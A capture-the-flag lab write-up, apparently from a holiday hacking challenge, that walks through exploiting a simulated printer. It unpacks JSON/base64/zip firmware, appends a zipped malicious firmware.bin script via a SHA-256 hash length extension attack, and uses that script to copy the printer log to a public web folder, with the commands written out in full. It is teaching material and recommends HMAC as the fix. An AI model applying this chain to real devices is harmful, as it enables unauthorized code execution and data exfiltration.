# Objective 7 Printer exploitation

In this challenge, you deliver your evil code masquerading as a firmware update to a printer. This allows you to take control of the printer, or exfiltrate data from the printer. We already have hints from Ruby Cyster and the Shellcode Primer, so we can get straight to work.

|  |  |
| --- | --- |
| Graphical user interface, text  Description automatically generated | A picture containing graphical user interface  Description automatically generated<https://printer.kringlecastle.com/> |

This objective will give you a feel for what it is like to develop an exploit to a vulnerability. It can be a tedious process requiring patience and attention to detail. Even with fore-knowledge that the printer is exploitable using our technique, it is still a lot of work.

## Assignment

Reverse engineer the process the printer uses to unpack and execute a firmware update. Then develop an exploit that will allow your code to be executed on the printer (Remote Code Execution, or RCE.) Your solution will involve base64 encoding, JSON files, writing a simple BASH shell script, and learning to exploit processes that do not use a hash signature properly—quite a lot to learn.

### Step 1 question: How does the printer handle an update file?

If we want to exploit the printer through its firmware upgrade path, we must first learn how the process is supposed to work. Download the firmware from the printer and unpack the JSON, base64 encoding, and zip compression until you have a copy of the firmware, a file called firmware.bin. You can find the printer in the left side of Jack’s office.

### Step 1 answer

When you click on the printer you find a web page not all that different from that of a commercial printer.

Graphical user interface, text, application, email

Description automatically generated

Download the firmware and dissect it. The file application shows us that that the downloaded firmware is stored in a JSON format, which means it is a text file.

https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/JSON

Text

Description automatically generated

JSON is a popular format for storing data so that it is easily searchable and accessible. If you are unfamiliar with JSON it would be good to read these links.

<https://en.wikipedia.org/wiki/JSON>

<https://developer.mozilla.org/en-US/docs/Learn/JavaScript/Objects/JSON>

You can read JSON in a text editor like notepad.exe or gedit.  
Text, letter

Description automatically generated

You can also use the handy app, jq (install with sudo apt install jq) to view it in a terminal.  
Text


Description automatically generated

The code itself is under the heading “firmware:” and is a base64 encoded binary. The file also contains a signature that was created with a SHA-256 hash and a secret 16 bytes long. We will worry about those later.

You can copy the firmware base64 string to a new file using your text editor. If you like the command line you can extract the firmware using the handy jq app. You can read about jq here <https://www.baeldung.com/linux/jq-command-json> or here <https://www.sans.org/posters/json-and-jq-quick-start-guide/> .



The tr -d '"' removes the double quotes from the beginning and end of the string.

We can decode the base64 using the command line. The base64 -d command takes its input from firmware-export.b64 and sends its output to firmware-export.unk.  
  
The file app says we have a zip file, so I renamed the file to firmware-export.zip.

Or using GCHQ’s CyberChef <https://gchq.github.io/CyberChef>   
Text

Description automatically generated with medium confidence

This is binary output, so it needs to be saved to a file. Note that PK is the beginning of the magic byte sequence for zip files, and it appears the file inside is firmware.bin

Next, we unzip the file.  
Text

Description automatically generated

The output file, firmware.bin, is a Linux executable file in ELF format. We can execute it (inside a virtual machine for safety.) Note that the executable permission, x, is set on firmware.bin.  
Text

Description automatically generated

The firmware doesn’t do much, other than print “Firmware is fully up to date!” Optionally we can examine the code in a disassembler like Ghidra and verify that all the ‘firmware’ does is print a message.

Graphical user interface, text

Description automatically generated

So, at this point we know this about the printer’s process.

1. Extract the base64 string from the JSON file
2. Decode the base64 string
3. Unzip the result of decoding the base64
4. The result is a Linux executable called firmware.bin (that doesn’t do much but, after all, this is the North Pole.

We have successfully followed Ruby’s hint, “When analyzing a device, it's always a good idea to pick apart the firmware. Sometimes these things come down Base64-encoded.”

### Step 2, sidebar

Ruby told us, “Did you know that if you append multiple files of that type, the last one is processed?” That suggests that we should append our exploit to a file, but where in the process should we do that? Should we append to the base64 code, the zipped binary, or firmware.bin itself? Here is a little exercise that shows what happens when zip files are appended to each other. It has nothing to do with the process we will follow, other than to demonstrate what Linux command line zip does. We have not even considered signatures, hash extensions or any of that—yet.

Run this small code snippet in a BASH terminal on a Linux VM.  
#this is a simple example to show what happens when

#zips are put together. In the real obj you have to

#use hash\_extender, sign, and all that stuff

echo 'this is file 1' > file1

echo 'this is file 2' > file2

zip file1.zip file1

zip file2.zip file2

cat file1.zip file2.zip > file3.zip

rm file1 file2 file1.zip file2.zip

unzip file3.zip

It zips two small text files, file1 and file2, concatenates (appends) the two zip files (file3.zip), and then unzips the results.

What happens?

### Step 2 answer

On Linux, zip complains that there are extra bytes at the beginning, and proceeds to unzip the second file, file2. The first file, file1, is ignored. So, if we make our own zip file and append it to the zipped version of firmware.bin, the printer will see our file and not the original. Note: We will not use cat in our exploit; we will let hash\_extender do that job for us.  
Text

Description automatically generated

It is also interesting what happens if you unzip the file in Windows. The first file is unzipped.  
Graphical user interface, application

Description automatically generated  
Different systems respond in different ways when you do unexpected things. In our case, the printer is using Linux, so it will grab the second file.

### Step 3 question: Make an exploit

Now it is time to create our exploit code. The hope is that the printer will execute the file it receives whether it is a binary file or a shell script. We could use code to create a reverse shell back to an IP address we control, but that requires we have access to a public IP address. We can do that by buying a small cloud instance (Google GCP, Amazon AWS, etc.) but that requires a credit card. Fortunately, Ruby’s hint, Dropping Files, tells us “Files placed in /app/lib/public/incoming will be accessible under <https://printer.kringlecastle.com/incoming/>.” Our exploit code or script can simply copy the log file from /var/log/printer.log to the directory that the webserver can use, /app/lib/public/incoming.

Write a BASH shell script to copy printer.log to the directory that the printer site will display, /app/lib/public/incoming.

### Step 3 answer

This one is simple.

#!/bin/bash

cp /var/log/printer.log /app/lib/public/incoming

There are two requirements you must not forget, however. The printer is expecting to execute a file named firmware.bin. Therefore, our script must be named firmware.bin, and it must be made executable.  
chmod +x firmware.bin

### We need a zipped version of the exploit script; I will call mine firmware.bin.zip

zip firmware.bin.zip firmware.bin

### Step 4 question: Defeat the signature hash

It is time to use a hash extension attack to add our exploit script to the original firmware in such a way that it still passes the printer’s signature check. Read about hash extension attacks from the link in Ruby’s hint, <https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks>, and here <https://en.wikipedia.org/wiki/Length_extension_attack>.

The printer the challenge designers have created signs its firmware by adding a secret to the firmware and then taking a hash.   
signature = hash(secret + firmware).  
When the printer tests new firmware it computes hash(secret + newfirmware) and compares that to the signature given with the firmware. If they do not match, the signature test fails.

It seems secure on the surface: the attacker does not know the secret so the attacker cannot modify the firmware and create a hash that will pass. The flaw is that the SHA hash algorithms keep several internal variables with information the algorithm has used to compute the hash. It is possible for an attacker to recompute the hash and use that information to create an addition to the firmware that still passes the equation above, even when the attacker does not know the secret.


A major lesson here is that cryptology is subtle. Seemingly secure things may fail in subtle ways. There are ways to create secure signatures based on hashes and secrets, they are just more complicated than what our printer uses. A common, successful version is the Hash-based Message Authentication Code (HMAC) described here <https://en.wikipedia.org/wiki/HMAC>.

We can take advantage of the hash length extension attack, combined with the zip problem we demonstrated in the step 3. If we add a zip file with our exploit code to the end of the zip file with the original firmware, the unzip process will yield our exploit code instead of the original. Because the signature method the printer uses is vulnerable to the hash extension attack, we can create a signature that will pass even though we do not know the secret.

Use the hash extension attack from <https://github.com/iagox86/hash_extender> to create a new firmware file that will pass the printer’s signature test and help you exfiltrate the file, /var/log/printer.log.

You will need to install hash\_extender (these commands tested on Kali 2021.3 and Ubuntu 20.04):  
sudo apt install libssl-dev  
sudo apt install git  
git clone <https://github.com/iagox86/hash_extender.git>  
cd hash\_extender  
make  
./hash\_extender --help

There are a lot of choices for the format to use for the original data (the zipped version of the firmware you downloaded), the appended data (the zipped version of your exploit script), and the output. To save you from an hour or two of trying to switch between raw binary and ASCII hex, here are the settings you need to use.

* --file original, firmware-export.zip from Step 1
* --signature original signature, which you will need to extract from firmware-export.json.   
  
* --appendfile your zipped exploit script, mine was firmware.bin.zip
* --format format of the original signature, algorithm (above) but in lowercase
* --secret length of the secret, secret\_length (above)
* --out-file name you will call the output, the two zips appended together
* --out-data-format raw

Use hash\_extender to create a new file with your zipped exploit code appended to the original firmware.bin, zipped. The new signature that hash\_extender creates will pass the printer’s signature check.

### Step 4 answer

The hash\_extender command is shown here. It assumes that firmware-export.zip (original firmware) and firmware.bin.zip (exploit code) are in the same directory where you installed hash\_extender. To save room on the command, I created and environment variable for the signature.

sig="e0b5855c6dd61ceb1e0ae694e68f16a74adb6f87d1e9e2f78adfee688babcf23"

./hash\_extender --file firmware-export.zip --signature $sig --appendfile firmware.bin.zip --format sha256 --secret 16 --out-file hash\_ex\_out.zip --out-data-format raw

The combined zip file is hash\_ex\_out.zip. The new signature is shown in the console output. The new signature will be different for you.  
Text

Description automatically generated with medium confidence

This was a complicated process, so it is good to check to be sure it worked. Unzip the output file, and make sure the results are your exploit code.

Text

Description automatically generated

The unzip app is complaining that there were 2608 extra bytes at the beginning of the zip file. Those bytes are the old firmware, so that is a good thing. The unzipped firmware contains the exploit script. Excellent!

### Step 5 question

All that remains is to build a new export-firmware.json file with the hash\_ex\_out.zip (but base64 encoded) and the new signature. Then, upload the new JSON file to the printer and look at <https://printer.kringlecastle.com/incoming/printer.log> to see if it worked.

### Step 5 answer

Use the base64 app to encode the hash\_extender output.  


Now, paste the base64 text and the new signature into the JSON file. Or, you can build a new file from the command line.

# build new json file

# get the new signature from the console and paste it below

newSig="88acac15681bd9c208a7776a3c8cdb1cdb6fab530cb5c335d4b26952c02483fd"

# add header {"firmware":"

echo '{"firmware":"' > newFirmware-export.json

# append base64 encoded output from hash\_extender

cat newFirmware.b64 >> newFirmware-export.json

# add an end quote for b64, add headers and data for signature

# ","signature":newsig,"secret\_length":16,"algorithm":"SHA256"}

echo "\",\"signature\":\"$newSig\",\"secret\_length\":16,\"algorithm\":\"SHA256\"}" >> newFirmware-export.json

# remove newlines our >> caused

tr -d '\n' < newFirmware-export.json > firmware-export.json

Text

Description automatically generated

Upload the new firmware.  
Graphical user interface, text, application, email

Description automatically generated

And look for your file.  
Graphical user interface, text, application, email

Description automatically generated

The answer for the objective in your badge is Troll\_Pay\_Chart.xlsx

### Problems?

If the new firmware file uploads, but the result is not in <https://printer.kringlecastle.com/incoming/printer.log> there are three common problems.

1. Problem with the zip file output by hash\_extender. Be sure to unzip the file and check that the content is your exploit script. Make sure the script has no typos.
2. When the printer unzips your file, the result must be named firmware.bin.
3. When the printer unzips your file, the result must be executable. (chmod +x firmware.bin)

The steps for this exploit were tricky and I had to perform them many times, so I put them into a script which is available here. If you have trouble, compare what you have to the script, or just run the script.

### Question

This attack chained together two vulnerabilities or problems to achieve RCE. What were the two vulnerabilities/problems?

### Answer

One was that unzip ignores the first part and unzips the second when two zip files are concatenated to each other. The second was that the printer used an insecure method for signing the firmware. It would have been better to use an HMAC.